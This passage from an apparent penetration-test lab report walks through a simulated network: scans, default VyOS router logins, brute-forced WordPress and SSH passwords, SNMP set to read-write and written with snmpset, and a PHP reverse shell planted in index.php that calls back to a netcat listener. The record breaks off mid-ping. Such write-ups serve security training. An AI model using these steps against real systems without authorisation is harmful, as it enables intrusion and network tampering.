As pictured, the tester was met with a "VyOS" menu. This confirmed that the discovered device was a router, as VyOS is software used on routers (VyOS, n.d). When VyOS routers are configured, they are configured with the default credentials "vyos:vyos" (Andamasov, 2024). These credentials were successful and allowed the tester access to the first router on the network. After analysing the interfaces connected to the router, it was discovered that the routers were connected to the following interfaces:

- Eth0 - 192.168.0.193
- Eth1 – 192.168.0.225
- Eth2 – 172.16.221.26




Figure 13 - Interfaces connected to the router

After viewing the IP routes of the router, it was further confirmed that this device was a router due to the use of the "OSPF" (Open Shortest Path First) protocol – a protocol used to find the shortest routing pathway.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 03:26:00
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 03:18:10
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 03:18:10
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 03:18:10
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 03:18:10
O   192.168.0.192/27 [110/10] is directly connected, eth0, 03:26:00
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 03:26:00
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 03:18:10
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 03:18:10
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 03:18:10
```

Figure 14 - IP routes of router 1

Following a UDP scan of this router, which can be viewed in **Figure 15**, it was noted that the Simple Network Management Protocol (SNMP) was running on this router.

```
root@kali:~# nmap -sU -sV 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 09:21 EST
Nmap scan report for 192.168.0.193
Host is up (0.0024s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
MAC Address: 00:50:56:99:6C:E2 (VMware)

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1102.05 seconds
```

Figure 15 - UDP Scan

SNMP is a protocol that is used to manage networks, with the ability to write to routers. Because of this, it is important to ensure that the SNMP service used is secure. First, the community string – a password used to access the SNMP service - needed to be gained. On Linux systems, the community string is often stored in the SNMP config file located in “/etc/snmp/snmpd.conf”. After navigating to this file, the community string was stored in this file as seen in **Figure 16**.




Figure 16 - The SNMP config file

As seen in **Figure 16**, the community string is visible in the configuration file and is set to "secure". The community string is also set to "read only" – preventing changes being made – so this was changed to "rw" to signify "read-write", as displayed in **Figure 17**.




Figure 17 - Read write

After making these changes, the tester used the *snmpset* utility to attempt to write to the router. As displayed in **Figures 18 and 19**, this was successful.





Figure 18 - Writing to the router



```
iso.3.6.1.2.1.1.1.0 = STRING: "Vyatta VyOS 1.1.7"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.30803
iso.3.6.1.2.1.1.3.0 = Timeticks: (125255) 0:20:52.55
iso.3.6.1.2.1.1.4.0 = STRING: "root"
iso.3.6.1.2.1.1.5.0 = STRING: "test"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.7.0 = INTEGER: 14
```

Figure 19 - Confirmation of change made

As displayed, the string "test" was successfully written to the router. No damage was done here as this test was purely a proof of concept, but it is vital to note that, given the opportunity to write to the router, a malicious hacker could potentially write and make changes to the routing table, causing damage to the network.

As this device was running web services on port 80 and 443, the address was opened in a browser and displayed a VyOS welcome page.




Figure 20 - VyOS welcome page

Following this, the tester consulted the IP routes shown in **Figure 20** and found that this router had to further interfaces – Eth1 with an IP address of *192.168.0.225*, and Eth2 with an IP address of *172.16.221.16*.

3.5 Web Server 1

Following the discovery of *172.16.221.16* (Eth2), a port scan was run on this subnet. As seen in **Figure 21**, connected to the Eth2 interface was *172.16.221.237*.

Figure 21 - Nmap scan

This device was running HTTP and HTTPS but was not running Telnet, indicating that this device may not be a router. As the device was running web services, the address was opened in a browser, as displayed in **Figure 22**. As seen below, this displayed a welcome page for a web server.




Figure 22 - Welcome page for a web server

Upon examination of the page info, it was noted that the connection to the web server was not encrypted, meaning that HTTPS is not in use on this web server. This can be seen in **Figure 23**.




Figure 23 - No encryption

To enumerate this server, *Nikto*, a Common Gateway Interface (CGI) scanner was used against this web server to search for any vulnerabilities. As pictured in **Figure 24**, the server was using Apache 2.2.22 and is an Ubuntu system, and that file names could be brute forced.

```
root@kali:~# nikto -h 172.16.221.237
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.221.237
+ Target Hostname:    172.16.221.237
+ Target Port:        80
+ Start Time:         2024-12-14 09:19:43 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 45778, size: 177, mtime: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives
 for 'index' were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2024-12-14 09:20:12 (GMT-5) (29 seconds)
---------------------------------------------------------------------------
```

Figure 24 - Nikto scan

To exploit this vulnerability, *dirb* – a web content scanner - was used with the "common" wordlist. As seen in **Figure 25**, *dirb* discovered a subdirectory called "wordpress". Upon navigating to this subdirectory, a web page was displayed. Along with this web page, *dirb* found a subdirectory titled "wp-admin", displaying a login page. This can be seen in **Figure 25**.

```
---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)
```

Figure 25 - Wp-admin

The full output of the *dirb* scan can be seen in **Appendix C - Dirb Scan**. As the web server is using Wordpress, a Wordpress scanner called "*wpscan*" was used to attempt to gain credentials for the administrator page. W*pscan* was successful in cracking the credentials which were revealed to be "admin:zxc123". Upon logging into the administrator area, the tester had access to the configuration files. The tester accessed the index.php file of the website and modified this file to include "php-reverse-shell.php", a reverse shell pre-installed on the Kali Linux machine at

"*/usr/share/webshells/php/php-reverse-shell.php*", as can be seen in **Figure 26**. The full PHP script can be seen in **Appendix D – PHP Reverse Shell**.

Figure 26 - Updating the index.php page

Upon updating the file, the tester navigated to the new index.php page which connected to a *netcat* listener on the Kali machine, giving the tester unrestricted access to the web server. **Figure 27** shows the list of interfaces connected to the web server, along with the default gateway of *172.16.221.16*. This machine was confirmed to be a Linux machine, as **Figure 27** shows that it is running Ubuntu.




Figure 27 - Interfaces connected to the web server

As displayed, there were no further interfaces connected to the web server. A UDP scan was performed on this web server but yielded no notable results. This scan be viewed in **Appendix B1 - Other UDP Scans**.

3.6 Router 2

Following the examination of Router 1, it was established that Eth1 of Router 1, *192.168.0.225*, was connected along with many others to *192.168.0.226*. Due to the number of addresses connected to this address and the presence of OSPF, as displayed in **Section 3.4, Figure 14**, this device was suspected to be another router. To identify the services running on this router, an *nmap* scan was run.

```
root@kali:~# nmap 192.168.0.226
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-05 12:48 EST
Nmap scan report for 192.168.0.226
Host is up (0.00087s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

Figure 28 - Nmap scan of 192.168.0.226

As pictured in **Figure 28**, this device is running Telnet, HTTP, and HTTPS, further hinting at this device being a router. As with Router 1, the tester connected to this device through Telnet, using the same default credentials of "vyos:vyos", confirming this device was a router. Following the confirmation of a router, a UDP scan was run and it was discovered that the SNMP protocol was running on this router as seen in **Figure 29**.

```
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1101.25 seconds
```

Figure 29 - UDP scan of 192.168.0.226

As with Router 1, the SNMP protocol on this router was probed. Navigating to the same configuration file of "/etc/snmp/snmpd/conf" and found the same community string in use as Router 1 - "secure". As with Router 1, the string was set to read-write, and *snmpset* was used to write to this device as seen below.

```
root@kali:~# snmpset -v2c -c secure 192.168.0.226 .1.3.6.1.2.1.1.5.0 s "test2"
iso.3.6.1.2.1.1.5.0 = STRING: "test2"
```

Figure 30 - Writing to the router

```
iso.3.6.1.2.1.1.5.0 = STRING: "test2"
```

Figure 31 - Written to the router

As with Router 1, this SNMP system used on this router is not secure and could allow an attacker to write and make changes to the routing table.

After testing the SNMP system in use on this router, the interfaces were examined.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 32 - Interfaces connected to the router

The discovered interfaces included *192.168.0.226*, the already known interface, and *192.168.0.33/27* and *192.168.0.229*. **Figure 33** displays the IP routes of this router.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 00:04:41
O   192.168.0.32/27 [110/10] is directly connected, eth1, 00:05:31
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 00:03:06
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 00:03:08
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 00:04:42
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 00:04:41
O   192.168.0.224/30 [110/10] is directly connected, eth3, 00:05:31
C>* 192.168.0.224/30 is directly connected, eth3
O   192.168.0.228/30 [110/10] is directly connected, eth2, 00:05:31
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 00:04:42
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 00:03:08
```

Figure 33 - IP routes of the router

As shown in **Figure 33** there is another device with the address of *192.168.0.230* connected to the Eth2 interface, with multiple devices further connected to this device. This, along with the presence of OSPF on this device, hinted towards *192.168.0.230* being another router.

3.7 PC 2

To examine the *192.168.0.33* device, an *nmap* scan was run against this device and its subnet.

```
root@kali:~# nmap -sn 192.168.0.33/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-05 12:52 EST
Nmap scan report for 192.168.0.33
Host is up (0.0025s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0059s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.78 seconds
root@kali:~# nmap 192.168.0.34
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-05 13:01 EST
Nmap scan report for 192.168.0.34
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 34 - Nmap scan of the 192.168.0.33/27 subnet

Figure 34 displays the result of the *nmap* scan revealing a new device with the address of *192.168.0.34*. A UDP scan was also run against this device but did not return any findings of note. This scan can be viewed in **Appendix B1 – Other UDP Scans**. Due to the presence of the SSH and NFS services but lack of any other services, this device was suspected to be a PC. The tester attempted to use the already gained credentials of "xadmin:plums" to this PC and was successful in logging in, as illustrated in **Figure 35**.

```
root@kali:~# ssh xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$
```

Figure 35 - SSH into 192.168.0.34

It was noted that the PC was accessed from another device, *192.168.0.*130, revealing the existence of a device with this address. Upon consulting the interfaces connected, evidenced in **Figure 36**, it was discovered that there was another device connected that was not included in the above *nmap* scan.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:9d
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe33:ae9d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2376 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2227 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:148286 (148.2 KB)  TX bytes:139438 (139.4 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:a7
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:aea7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:63 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9858 (9.8 KB)  TX bytes:10009 (10.0 KB)
```

Figure 36 - Another device connected to PC2

Due to the absence of this device on the *nmap* scan pictured in **Figure 34**, further examination was required. The tester examined the ".bash-history" file to view the history of the current device.

```
xadmin@xadmin-virtual-machine:~$ cat .bash_history
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
sudo apt-get update
sudo apt-get install grub-efi
cd /etc/default/
sudo nano grub
sudo update-grub
ifconfig
ping 13.13.13.13
```

Figure 37 - PC2 bash history

As can be seen, this PC has previously connected via SSH to a device with the address *13.13.13.13*. Before examining the *13.13.13.13* address, the *ip r* command was used to determine the default gateway for this subnet. As displayed in **Figure 38**, this was revealed to be 192.168.0.33.

```
xadmin@xadmin-virtual-machine:~$ ip r
default via 192.168.0.33 dev eth0  proto static
13.13.13.0/24 dev eth1  proto kernel  scope link  src 13.13.13.12  metric 1
192.168.0.32/27 dev eth0  proto kernel  scope link  src 192.168.0.34  metric
xadmin@xadmin-virtual-machine:~$ 
```

Figure 38 - Default gateway

3.8 PC 3

Following the discovery of *13.13.13.13,* the tester used SSH to log into this device from PC2 with the username "xadmin" but the gained password of "plums" was unsuccessful. To gain the required password for this device, *Metasploit* was used. The tester elected to use the *ssh_login* auxiliary scanner on the *Metasploit* framework, with the "xadmin" username. This module was successful in cracking the password for *13.13.13.13,* which was found to be "!gatvol". **Figure 39** displays the password cracking from *Metasploit*.

```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%'
[!] No active DB -- Credential data will not be saved!
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&*'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerbul'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerseun'
[+] 13.13.13.13:22 - Success: 'xadmin:!gatvol' ''
```

Figure 39 - Password cracked for 13.13.13.13

After the password was cracked, the tester successfully logged into *13.13.13.13.* and examined the IP address using the *ifconfig* command, as shown in **Figure 40**.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b1:5b:35
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb1:5b35/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7655 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2774 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1484674 (1.4 MB)  TX bytes:207248 (207.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:277 errors:0 dropped:0 overruns:0 frame:0
          TX packets:277 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20561 (20.5 KB)  TX bytes:20561 (20.5 KB)

xadmin@xadmin-virtual-machine:~$ 
```

Figure 40 - ifconfig from 13.13.13.13

The *ip r* command was used to determine the default gateway of this subnet which, as displayed in **Figure 41**, was 13.13.13.12.

```
xadmin@xadmin-virtual-machine:~$ ip r
default via 13.13.13.12 dev eth0  proto static
13.13.13.0/24 dev eth0  proto kernel  scope link  src 13.13.13.13  metric 1
```

Figure 41 - Default gateway

The tester attempted to *ping* the device with the address from the Kali machine but got no response. This indicated that the device can only be accessed via PC2, thus a tunnel was required to be able to access this device from the Kali machine.

```
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
From 192.168.0.193 icmp_seq=1 Destination Net Unreachable
From 192.168.0.193 icmp_seq=2 Destination Net Unreachable
From 192.168.0.193 icmp_seq=3 Destination Net Unreachable
From 192.168.0.193 icmp_seq=4 Destination Net Unreachable
